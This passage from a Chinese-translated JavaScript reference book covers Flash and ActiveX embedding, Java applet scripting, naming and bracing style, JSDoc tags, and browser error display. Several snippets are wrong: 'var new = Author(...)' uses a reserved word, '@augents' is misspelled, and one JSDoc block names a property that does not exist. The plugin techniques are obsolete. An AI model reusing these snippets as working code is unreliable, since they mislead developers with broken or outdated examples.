pluginspage="http://get.adobe.com/flashplayer/">

<a href="http://www.adobe.com/go/getflash">
</a>
</embed>
</object>
```

不理解<object>的浏览器将会查看<embed>, 而能够处理<object>的浏览器会忽略包含的<embed>。也可以使其他大部分浏览器针对插件识别<object>。遗憾的是, Internet Explorer 也可能尝试解释它, 从而可以使用一些条件注释进行屏蔽。下面这个简单的例子显示了如何完成该工作:

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
width="318" height="300" id="movie_name">
<param name="movie" value="http://www.javascriptref.com/3ed/ch17/flash.swf"/>
<!--[if !IE]-->
<object type="application/x-shockwave-flash"
data="http://www.javascriptref.com/3ed/ch17/flash.swf" width="318" height="300">
<param name="movie" value="http://www.javascriptref.com/3ed/ch17/flash.swf"/>
<!--

```

```
<!--<![endif]-->
</object>
```

显然,思考可能出现错误的所有情况并编写标记和 JavaScript 解决这些问题是一个好主意。因此,实际上可以更好地实现<embed>语法。嵌入控件的细节,比如 Flash 影片和媒体,显然是随着时间逐步形成的,因此读者应当注意在线检查最新的信息(在出版本书的该版本时,SWFObject 被认为是在 Web 页面中处理 Flash 文件插入的最可靠方式——查看 <http://code.google.com/p/swfobject/>)。

17.7.2 与 ActiveX 控件进行交互

可以采用与插件非常类似的方式,使用 JavaScript 与 ActiveX 控件进行交互。通过 Document 对象,可以根据它包含的<object>的 id 特性访问控件。如果无法获得需要的控件,Internet Explorer 应当安装它(需要用户确认),然后使其可用。

注意:

为了启用回调函数,可能必须在<object>中包含 mayscript 特性。

可使用 applet 或插件功能的调用方式,从 JavaScript 调用控件提供的所有方法。简单地调用<object>的恰当函数。在前面的例子中,为了调用控件的 Play()方法,可以编写以下代码:

```
document.demoMovie.Play();
```

作为一个快速演示,重新构造前面的例子,使其既能在 Internet Explorer 浏览器中工作,也能在其他浏览器中工作:

```
<!DOCTYPE html>
<html>
<head>
<title>Cross-Browser Flash Control Example</title>
<meta charset="utf-8">
<script>
window.onload = function () {
document.getElementById("startBtn").onclick = function () {
if (!document.demo.IsPlaying())
document.getElementById("demo").Play();
};

document.getElementById("stopBtn").onclick = function () {
document.getElementById("demo").StopPlay();
};

document.getElementById("rewindBtn").onclick = function () {
if (document.demo.IsPlaying())
document.demo.StopPlay();
document.getElementById("demo").Rewind();
};

document.getElementById("changeBtn").onclick = function () {
document.getElementById("demo").GotoFrame (
```

```

        parseInt(document.getElementById("whichFrame").value),10);
    };

    document.getElementById("zoomBtn").onclick = function () {
        var percent = document.getElementById("zoomValue").value;
        if (percent > 0)
            document.getElementById("demo").Zoom(parseInt(percent));
    };
};
</script>
</head>
<body>
<!-- jscript.swf -->
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
width="550" height="400" id="demo">
    <param name="movie" value="jscript.swf">
    <param name="allowScriptAccess" value="always">
    <!--[if !IE]-->
    <object type="application/x-shockwave-flash" data="jscript.swf"
width="550" height="400" id="demo">
        <param name="movie" value="jscript.swf">
        <param name="allowScriptAccess" value="always" >
    <!--<![endif]-->
    <a href="http://www.adobe.com/go/getflash">
        
    </a>
    <!--[if !IE]-->
    </object>
    <!--<![endif]-->
</object>

<form>
<input type="button" value="Start" id="startBtn">
<input type="button" value="Stop" id="stopBtn">
<input type="button" value="Rewind" id="rewindBtn">
<br>
<input type="text" name="whichFrame" id="whichFrame">
<input type="button" value="Change Frame" id="changeBtn">
<br>
<input type="text" name="zoomValue" id="zoomValue">
<input type="button" value="Change Zoom" id="zoomBtn">
(greater than 100 to zoom out, less than 100 to zoom in)
</form>
</body>
</html>

```

在线: <http://www.javascriptref.com/3ed/ch17/scriptToActiveX.html>

可能会好奇, ActiveX 控件能否执行插件能够完成的所有工作。答案是能够, 它们可能完成, 甚至可能更多。例如, 由 ActiveX 控件处理的数据能够充分利用回调函数, 从而插件能够完成的所有内容, 使用 ActiveX 也能完成。在插件示例中看到的 ExternalInterface 调用, 使用 ActiveX 也完全可以工作。

注意:

有趣的是, VBScript 对 ActiveX 的支持看起来比 JavaScript 的支持程度更高。这可能是因为 VBScript 是 Microsoft 的技术。实际上, 可能会注意到, 某些健壮的处理老版本 Internet Explorer 的脚本可能同时使用 VBScript 和 JavaScript。

17.8 Java applet

许多人认为 JavaScript 来自 Java, 因为它们的名称很相似。通过 JavaScript 的历史我们知道, JavaScript 起源于“LiveScript”, 这意味着 JavaScript 来自 Java 的这一结论是错误的。尽管 Java 和 JavaScript 都是面向对象的语言, 在 Web 中都得到普遍应用, 并且都有着与 C 类似的语法, 但是实际上它们是不同的语言。Java 是基于类的、面向对象的语言, 而 JavaScript 则基于原型。Java 在执行之前被编译成独立于平台的字节码, 而 JavaScript 源代码通常是由浏览器解释的。

然而有趣的是, Java applets 的固有诺言看起来动摇了。其思想是为多种多样的设备世界提供一个具有安全性和性能的跨平台开发环境, 但是相对于 Java, 现在 JavaScript 已经满足该思想。Java applets 继续存在, 从而需要占用一定的篇幅分析它们及其与 JavaScript 的交互方式, 但是考虑到当前的趋势, 它们的未来看起来有些暗淡。

17.8.1 包含 applet

在分析 applet 交互的细节之前, 首先简要介绍一下如何在页面中包含 applet。传统上, 使用 <applet> 标签包含 applet。然后将该标签的 code 特性设置为包含该 applet 的 .class 文件的 URL, 并且其 height 和 width 特性指示限制 applet 的输入和输出的矩形形状; 例如:

```
<applet code="myhelloworld.class" width="400" height="100"  
  name="myhelloworld" id="myhelloworld">  
<em>Your browser does not support Java!</em>  
</applet>
```

注意也设置了 <applet> 标签的 name 特性(以及 id 特性)。这么做是为了给 applet 分配一个方便的句柄, JavaScript 可以使用该句柄访问其内部信息。

尽管 <applet> 的使用很广泛, 但从 HTML4 开始已经不建议使用它了。使用 <object> 标签更合适。其语法如下所示:

```
<object classid="java:myhelloworld.class" width="400" height="100"  
  name="myhelloworld" id="myhelloworld">  
<em>Your browser does not support Java!</em>  
</object>
```

注意:

可惜的是,使用<object>语法包含 applet 的问题仍在增加,至少是老式的浏览器不支持。在此将使用<applet>语法,但是应当知道,如果可能的话使用<object>更符合标准。

可使用<param>标签在<applet>或<object>标签中包含初始参数,如下所示:

```
<applet code="myhelloworld.class" width="400" height="100"
  name="myhelloworld" id="myhelloworld">
  <param name="message" value="Hello world from an initial parameter!">
  <em>Your browser does not support Java!</em>
</applet>
```

17.8.2 Java 探测

在尝试使用 JavaScript 操作 applet 之前,首先必须确定用户的浏览器是否启用了 Java。尽管只要关闭了 Java 或 Java 不可用,就会向用户显示<applet>标签的内容,但仍需编写 JavaScript,从而避免尝试与未运行的 applet 进行交互。

Navigator 对象的 javaEnabled()方法返回一个指示用户是否已经启用了 Java 的布尔值。该方法被添加到了某些支持 JavaScript 与 Java applet 交互的最古老的浏览器中。通过该方法可以使用一条简单的 if 语句提供最基本的 Java 探测,如下所示:

```
if ( navigator.javaEnabled() ) {
  // do Java related tasks
}
else {
  alert("Java is off");
}
```

一旦确定了支持 Java,就可以使用 JavaScript 与包含的 applet 进行交互了。

17.8.3 使用 JavaScript 访问 Applet

与 applets 进行通信的能力起源于一种称为 LiveConnect 的 Netscape 技术。这一技术允许 JavaScript、Java 以及插件以一致的方式进行交互,并且自动处理数据的类型转换。Microsoft 在 Internet Explorer 中实现了相同的功能,但并不使用 LiveConnect 技术。嵌入对象与 JavaScript 交互的低级细节有些复杂,由各浏览器所特有,甚至同一浏览器的不同版本之间也不相同。重要的一点是,不管如何称呼,这种能力存在于大部分浏览器中,但经常具有问题,甚至具有安全限制。

可以通过 Document 对象的 applets[]数组来访问 applet,或者直接通过 Document 使用 applet 的名称进行访问。分析下面的 HTML:

```
<applet code="myhelloworld.class" width="400" height="100"
  name="myhelloworld" id="myhelloworld">
  <em>Your browser does not support Java!</em>
</applet>
```

假定这个 applet 是在文档定义的第一个 applet,可以使用下面的所有这些方式访问该 applet,最后一种方式更好:

```
document.applets[0]
// or
document.applets["myhelloworld"]
// or the preferred access method
document.myhelloworld
```

与 JavaScript-Java 通信讨论相关的方面是, 通过 Applet 对象可以使用在 applet 类中声明为 public 的所有属性和方法。对于前面的 myhelloworld 例子, 分析下面的 Java 类定义。(如果嵌入的内容与前面相同)输出如图 17-34 所示:

```
import java.applet.Applet;
import java.awt.Graphics;
public class myhelloworld extends Applet
{
    String message;
    public void init()
    {
        message = new String("Hello browser world from Java!");
    }
    public void paint(Graphics myScreen)
    {
        myScreen.drawString(message, 25, 25);
    }
    public void setMessage(String newMessage)
    {
        message = newMessage;
        repaint();
    }
}
```




图 17-34 输出效果

现在介绍有趣的部分。因为 myhelloworld 类的 setMessage() 方法被声明为 public, 所以使用恰当的 Applet 对象可以访问该方法。可以使用如下所示的 JavaScript 调用该方法:

```
document.myhelloworld.setMessage("Wow. Check out this new message!");
```

在进一步分析该例子之前, 需要重点提醒的是 applets 通常需要大量的加载时间。浏览器不但需要下载所需要的代码, 还必须启动 Java 虚拟机, 并且为了执行还必须完成 applet 的几个初始化阶段。因此, 在确保已经加载了 applet 之前, 访问 applet 永远不是一个好主意。下面这个简单例子显示非常基本的 JavaScript 与 Java 之间的交互:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>JavaScript to Java</title>
</head>
<body>
<script>
window.onload = function () {
  document.getElementById("changeBtn").onclick = function () {
    if (!navigator.javaEnabled()) {
      alert("Sorry! Java isn't enabled!");
      return;
    }
    var msg = document.getElementById("message").value;
    document.myhelloworld.setMessage(msg);
  }
};
</script>
<body>
<applet code="myhelloworld.class" width="400"
        height="100" name="myhelloworld" id="myhelloworld">
<em>Your browser does not support Java!</em>
</applet>
<form>
  <input type="text" name="message" id="message">
  <input type="button" value="Change Message" id="changeBtn">
</form>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch17/javascriptjava.html>

修改了消息之后该脚本的输出如图 17-35 所示。




图 17-35 使用 JavaScript 修改 Java applet

这一能力具有巨大的潜能。如果类实例变量被声明为 `public`，可以如你所期望的那样设置或检索它们：

```
document.appletName.variableName
```

当然也可以操作继承而来的变量。因此，如果正确地设计 applet，并且浏览器根据安全性和域条件允许使用 applet，使用 JavaScript 应当可以控制 applet，但使用其他方式能完成该效果吗？

17.8.4 使用 applet 访问 JavaScript

尽管可能有些让人惊奇，Java applet 可以驱动 JavaScript。某些浏览器能够使用 netscape Java 包，该包为 JavaScript 交互定义了一系列类库。尽管应当注意这种 Java-JavaScript 交换看起来可能会逐渐停止，因此不要期望在将来得到广泛支持。不管其暗淡的未来，通过 JSObject 类 (netscape.javascript.JSObject)，applet 可以检索并操作当前页面中的 JavaScript。此外，该类还为 applet 提供了在浏览器窗口中执行任意 JavaScript 的能力，就好像它是页面的一部分。

对于 XHTML，启用这一个功能所需要的全部工作是为准备使用的 <applet> 标签添加 mayscript 特性。mayscript 特性是非标准的安全特性，用于阻止文档所包含的恶意 applet 修改文档。如果省略该特性(在理论上)会阻止 applet 进入“浏览器空间”，尽管浏览器的实施是参差不齐的。

尽管这是一个很强大的功能，但实际中很少使用 Java 驱动的 JavaScript。可从 Java 的在线文档中找到关于这些类的信息。

17.9 不确定的未来

近来，在浏览器社区有些巨大的冲击，因为 Steve Jobs 禁止 Flash 进入 Apple 的 iOS 设备。关于它的争论的正确性不需要辩论，既然事情已经发生了，需要寻找其他解决方案。幸运的是，随着 HTML5 多媒体功能，以及 Canvas 或 SVG 的兴起，看起来已经具有了用于替代 Flash 或其他基于对象的多媒体技术的合理替代技术。

然而，HTML5 无处不在的真实性有点理想化。如果不使用 Flash，有些内容很难实现，并且浏览器对 HTML5 的支持还需要完善，但是 Adobe 和 Web 目前正在从对象技术(像 Flash)撤退。对许多人来说，这些变化清楚地显示开放 Web 的思想胜利了。然而，对于我们来说，未来更加不确定了。同时，我们看到旧思想通过变体和新名称重新出现。例如，Google 的 Native Client 看起来与 Microsoft 的 ActiveX 相似。此外，还没有出现任何理想的基于标准的方案；如果这样的话，随着特性的迅速增加、版本经常性的修改、标准的扩展或由于各种原因的联合抵制，兼容性变得更加困难了。关于确定性我们所能说的一切是变化将发生，因此使用本章中的思想作为基础，并研究所有语法变化。

17.10 小结

操作媒体对象，从图像到定位内容，为 Web 页面和应用程序增加了生动性。在过去，已经看到了一些困惑，因为这些效果经常使用动态 HTML(DHTML)命名它们自身，这在一定程度上混淆了它们仅是 JavaScript 应用的事实。现在，为 Web 设计人员提供了更丰富的用于操作多媒体的调色板，包括基于位图的图像操作、矢量绘图、基于浏览器的音频和视频，以及与嵌入对象进行交互，比如插件、ActiveX，以及 Java applet。总之，看到了一个离开第三方插件并朝向更加浏览器本地化功能的趋势，但是不管这一趋势如何变化，扮演“胶粘物”的 JavaScript 具有重要的作用，并且如果希望添加丰富的用户体验，值得研究本章中的 API 和例子。

实践与发展趋势

在最后一章，将研究几个主题，这些参考材料不像前面的章节那样清晰明了。第一个目标是让读者使用或记住编写更好 JavaScript 的路径。有些忠告是由那些不是 JavaScript 所特有的简单思想构成的，而其他忠告可以解决编码风格、错误或有些特定于环境的编程技术。还将花费一些时间讨论库。在本书中，到目前为止有意避免花费大量时间介绍库，因为到目前为止主要是集中介绍核心语言、本地浏览器和文档 API，而非更抽象的内容。还将引出两个重要的主题，在面向公众的 Web 站点和应用程序上使用 JavaScript 的坏处，即性能和安全性。最后，通过讨论 JavaScript 的发展趋势，特别是其用途，与本书开头的内容呼应起来。

18.1 编写高质量的 JavaScript

编写正确的 JavaScript 语法与使用 JavaScript 编写优美的代码相差很远。当讨论代码质量的思想时，让作者之一想起编写令人激动的散文的挑战。在代码编写中可以采取多种方法尝试使编码保持有趣，但是这经常会变得更加像是艺术而不是科学。当编写代码时，看起来就像很快归咎于工具或语言，而不是从事者。在一定程度上导致开发人员编写出糟糕代码的原因是 JavaScript 中“丑陋的”或“坏的”部分，而不是时间紧迫、问题的困难、缺乏经验或困难的思考过程？我们宁愿这一争论是真的，从而可以将编写令人激动的散文的困难归咎于英语语言！

尽管将编码的挑战归咎于语言可能比较好，但事实上并非如此。当然，语言可能会在一定程度上影响我们作为开发人员的努力，但是编写好的代码确实取决于我们。因此在此将花费一些时间提醒我们自己一些思想，当快速编写良好、正确以及安全的代码时应当考虑这些思想。在介绍编写安全代码以及解决错误的实践思想之前，首先简要讨论编码风格，最后演示通过流行的 JavaScript 框架和库重用代码的优点。

18.1.1 编码风格

关于编写良好的代码已经说了很多，不管是否使用 JavaScript，使用的语言与编码风格之间的关系在一定程度上是不可知的。有趣的是，我们发现实际上没有真正的编写代码的方法，这与许

多人的想法是不同的。选择变量名称的思想是一种平衡。我们的目标是可读性？

```
var authorName = "Thomas A Powell"; // hey, I know that guy!
```

或者我们的目标是简要、易于键入以及下载速度？

```
var name; // a little less specific whose name exactly it is
var n; // I wonder what goes in here?
```

可能会发现，根据 JavaScript 的作用域规则，会希望添加可用性的指示信息：

```
var gAuthorName; // Wow, I am globally known!
```

或者可能喜欢提示变量应当包含的内容，考虑 JavaScript 的弱类型：

```
var strAuthorName; // My parents decided against naming me 3, so it's a string
```

值应当被修改吗？因为不支持常量，如果值不应当被修改，可以像下面那样给出提示：

```
var AUTHORNAME; // It's my name, and you can't change it!
```

类似地，可以为建议不能直接调用或访问的属性和方法使用私有属性或方法：

```
var _middleName; // I'm keeping it just to a letter, thank you.
```

可以发现简明的编码方式是有好处的：

```
var el = $(""); // cuz writing document.getElementById() really aches my fingers
```

或者，可能希望使正在进行的工作令人困惑或混乱：

```
var _0101010101, _011110111; // Computers like 0s and 1s--do you?
```

不管是更好还是更坏，这可能会发生，因为有人对某个例子感兴趣，或者有人漫不经心地创建一些内在的工作安全性：

```
var foo, bar, baz; // Job security, here I come!
```

实际上，对于所有风格问题实际上没有明确的答案。我们相信在某些情况下使用提示是正确的方向。例如，对于大小写，会发现下面 JavaScript 的驼峰式风格是有用的：

```
function sayMyName () { }; // beyond literate programming, narcissistic coding!
```

但考虑到自定义的函数与浏览器或宿主环境提供的函数之间的区别不是很明显。可能会好奇为什么构造函数的首字母是大写的：

```
function Author() { }
var new = Author("Fritz"); // about time you chimed in!
```

显然，大小写不仅仅对于遵循某种模式有用。它明显与名称选择一样也是一种平衡。

可以思考空白符、嵌套以及括号，辩论这么做的价值：

```
while (worthWhileArgument) {
    rageOn();
}
```

```
}
```

与其相对的是:

```
while (endlessArguing)
{
    rageMore();
}
```

甚至可以承认,从某些方面讲,完全省略括号最合理,至少对于简单的例子是这样的:

```
while (makingNoHeadway)
    giveUp();
```

显然我们可以继续上面的例子,来说明在本练习中,并不能说某种风格就比其他风格好。根据上下文,对于各种风格都有好的原因。有时确切描述是有用的,有时不是。

可能会认为在这个讨论中我们的目标太低了。反而,应当关注大规模编码问题。例如面向对象编程(OOP)明显比面向过程风格或功能性编程更合适?如果曾经对以墙壁大小的图形显示相对简单的程序中各对象之间的关系感到喜欢的话,这个问题就不是预料之中的必然结局。对于那种情况,特定的程序员不会使用优良的 OOP,反而会使用一些不同的方法。对于具有大量隐式迭代甚至递归的、只有几行代码的戏弄大脑的链式函数,存在相同的问题。诚然,这种代码很优美,但是一星期之后你还能够理清这些代码吗?

甚至超出了程序员水准欠佳的问题,在高层次上决定最好的方式,就像当探讨编码结构时混合的答案一样。试想一下,优美的对象继承模式或递归函数会带来代价。当程序规模很大时,高级优美方式的内存负担、堆栈大小、作用域解析时间以及其他负面影响,可能会导致过高的性能代价。然而令人纠结的是,使用本书中每个技巧的直接编码方式,既可能难以调试也可能不支持。诚然,代码可以工作,但现在很乱!有一点可以肯定——平衡仍然存在。

严肃地讲,尽管确实没有尝试放弃。在最终编码方式上应当深思熟虑并且保持一致,无论是在高层对象或算法层次上还是在语句层次上,还必须承认我们的风格选择会很快蔓延到语法和安全性问题。不当的命名选择不仅可能导致困惑,还可能会与宿主环境或包含的代码中的已经存在的属性发生冲突。繁琐、清晰、没有修饰符的编码可能会影响下载速度。以易于识别的风格编写的代码可能不会降低代码的大小。用于帮助将来维护人员阅读的注释,可能会被一些想利用这些有用信息的恶意人员所读取,等等,可以发现这种编码方式存在问题。

从而会感到疑惑,特定的风格支持编码的某些基本目标?如果 JavaScript 需要由其他人长时间地持续维护,编码风格应当易读并且应当具有很好的说明文档。如果代码的运行速度必须很快,可能需要进行优化。如果要求较高的安全性,可能需要采用不够简洁的编码风格并进行仔细的检查。如果需要保护代码,可能需要将代码搅乱。幸运的是,可以发现对于性能和安全性,工具可以为我们提供帮助,而不用太关心编码风格,但考虑到将来的读者会优化或弄乱代码的情况则需要关注编码风格。从这个意义上讲,编写代码最好的路线是相对于清晰性不用太关心优美。尽管如果太冗长的话可能是有害的,但对于提高可读性,命名方面唠叨一些可能是正常的。不管怎样,我们希望清晰,并且如果不能使用清晰的编程风格的话,则必须对代码进行详细的记录。

18.1.2 注释与文档

正如在本书通篇中所看到的，在 Web 站点中使用的 JavaScript 可能非常复杂。可以使用 JavaScript 构建基于类的大型应用程序，一个应用程序分布到多个文件中并且具有数千行代码的情况并不少见。

现在，应当已经知道 JavaScript 支持两种类型的注释：

- 由//开头的单行注释：

```
var lives = 9; // number of cat lives
```

这种注释在当前行的末尾结束

- 包围在/*和*/中的多行注释：

```
/*
  JS Library for Classic Video Games
  version 0.01alpha
  Author: Thomas A. Powell

  Wishful thinking within a multiline comment
*/
```

尽管从语法上讲，除了需要避免嵌套之外关于注释没有什么可说的，但是关于其用法有较多内容需要介绍。显然，注释的目的是解释代码某些部分的意义，包括许可或合法信息，或者——对于大规模应用程序的情况——从源代码创建文档。下面将分析这一思想，以鼓励那些不熟悉这种为生成文档而使用注释方法的读者更多地使用这种方法。

为生成文档添加注释的基本思想是直接源代码中嵌入特殊的注释，然后使用工具根据这些注释的内容生成文档。目前，完成这一任务的一个特殊语法是 JSDoc。JSDoc 继承自 JavaDoc，JavaDoc 为 Java 应用程序执行相同的工作。有许多工具可以将 JSDoc 转换成文档。在本章的上下文中，将使用 JSDoc Toolkit(<http://code.google.com/p/jsdoc-toolkit/>)，但是对于所有 JSDoc 工具，该语法都能工作。

使用注释直接将文档添加到 JavaScript 源代码文件中。注释为以下形式：

```
/**
  doc comments
*/
```

这种注释具有大量标签用于指示什么内容将被放入到文档中。为了让读者理解在 JSDoc 格式的注释中可能包含什么内容，表 18-1 显示了所有可用的标签：

表 18-1 JSDoc 注释标签总结

JSDoc 注释标签	含 义
@augments	指示该类使用另一个类作为其“基础”
@author	指示将被放入到文档中的代码作者
@argument	@param 的过时的同义词
@borrows	将相应类的成员放入到文档中，就像它是该类的成员

(续表)

JSDoc 注释标签	含 义
@class	提供类(以及构造函数)的描述
@constant	指示变量的值是一个常量
@constructor	指示一个函数是构造函数
@constructs	指示一个租赁函数将被用作构造函数
@default	描述变量的默认值
@deprecated	指示不再支持某个变量的使用
@description	提供描述信息(与没有标签的第一行相同)
@event	描述由类处理的事件
@example	提供较小的代码示例, 演示用法
@extends	@augents 的同义词
@field	指示该变量引用非函数对象
@fileOverview	提供关于整个文件的信息
@function	指示该变量引用一个函数
@ignore	指示 JsDoc Toolkit 应当忽略该变量
@inner	指示该变量引用一个内部函数(因此也是@private)
@lends	将所有的对象字面成员记录为给定类的成员
{@link ...}	与@see 类似, 但可在其他标签的文本中使用
@memberOf	记录该变量引用给定类的一个成员
@name	强制 JsDoc Toolkit 忽略周围的代码, 改用给定的变量名称
@namespace	将一个对象字面值用作“名称空间”
@param	描述函数的参数
@private	指示变量是私有的。使用命令行选项 p 包含这些变量
@property	表示类的属性来自构造函数的 doclet
@public	指示一个内部变量是公有的
@requires	描述一个必需的资源
@returns	描述函数的返回值
@see	描述相关的资源
@since	指示某个特征只能在某个版本或之后版本中可用
@static	指示访问该变量不需要该变量父对象的实例
@throws	描述函数可能抛出的异常
@type	描述变量的值或函数的返回值所期望的类型
@version	指示代码的发布版本

JavaScript 文件的顶部包含关于文件的信息。有一些标签可用于描述页面的内容:

```
/**
 * @fileOverview Assortment of JavaScript code to show documentation.
 * @author Thomas Powell
 * @version 1.0
 */
```

为函数生成的文档以一个描述开头, 可以不使用标签或使用 `@description` 标签作为注释的第一行提供该描述。为每个函数变元包含 `@param` 标签。 `@param` 标签遵循以下格式:

```
@param {paramType} paramName paramDescription
```

只有 `paramName` 是必需的。

最后, 函数文档应当包含可选的 `@returns` 行, 该行指示函数返回的内容。该行具有如下格式:

```
@returns {returnType} returnDescription
```

`returnType` 和 `returnDescription` 都是可选的。

文档化的函数看起来如下所示:

```
/**
 * Output Greeting
 * @param {string} name The name of the person to greet
 * @returns {string} The full greeting message
 */
function sendGreeting(name){
    var greeting = "Hello " + name;
    return greeting;
}
```

为类生成文档的方式类似。使用 `@constructor` 标签指示一个函数是类的构造函数。然后使用 `@property` 标签描述类的属性。 `@property` 标签与 `@param` 标签相同:

```
@property {propertyType} propertyName propertyDescription
```

只有 `propertyName` 是必需的。

```
**
 * @constructor
 * @property {string} first The first name of the person
 * @property {string} last The last name of the person
 * @property {boolean} author Is the person a teacher
 */
function Person(first, last, teacher) {
    this.first = first;
    this.last = last;
    this.teacher = teacher;
}
```

一旦为脚本添加了注释, 就可以在代码上运行 `JSDoc` 工具了。该工具会生成一个 API 文件,

如图 18-1 所示。该文件通常使用 HTML，但有些工具支持其他格式。




图 18-1 JSDoc 输出示例

18.1.3 理解错误

所有程序员都会犯错误，成为熟练开发人员的很大一部分原因是磨练查找和彻底去除代码中错误的能力。调试是一种技巧，学习该技巧最好的方式是通过练习，并且虽然可以教授基本的调试，但是每个程序员必须开发他自己的方法。本节将介绍帮助完成这些任务的工具和技术。

1. 打开错误消息

跟踪错误最基本的方式是在浏览器中打开错误信息。默认情况下，当在页面上发生错误时，Internet Explorer 会在状态栏中显示一个错误图标，如图 18-2 所示：




图 18-2 在状态栏中显示一个错误图标

双击该图标会弹出一个对话框，显示关于发生的特定错误的信息。

因为经常会忽视该图标, Internet Explorer 提供了当发生错误时自动显示错误对话框的选项。为了启用该选项, 选择 Tools | Internet Options, 然后单击 Advanced 选项卡。选中 Display a Notification About Every Script Error 复选框, 如图 18-3 所示:




图 18-3 选中相应复选框

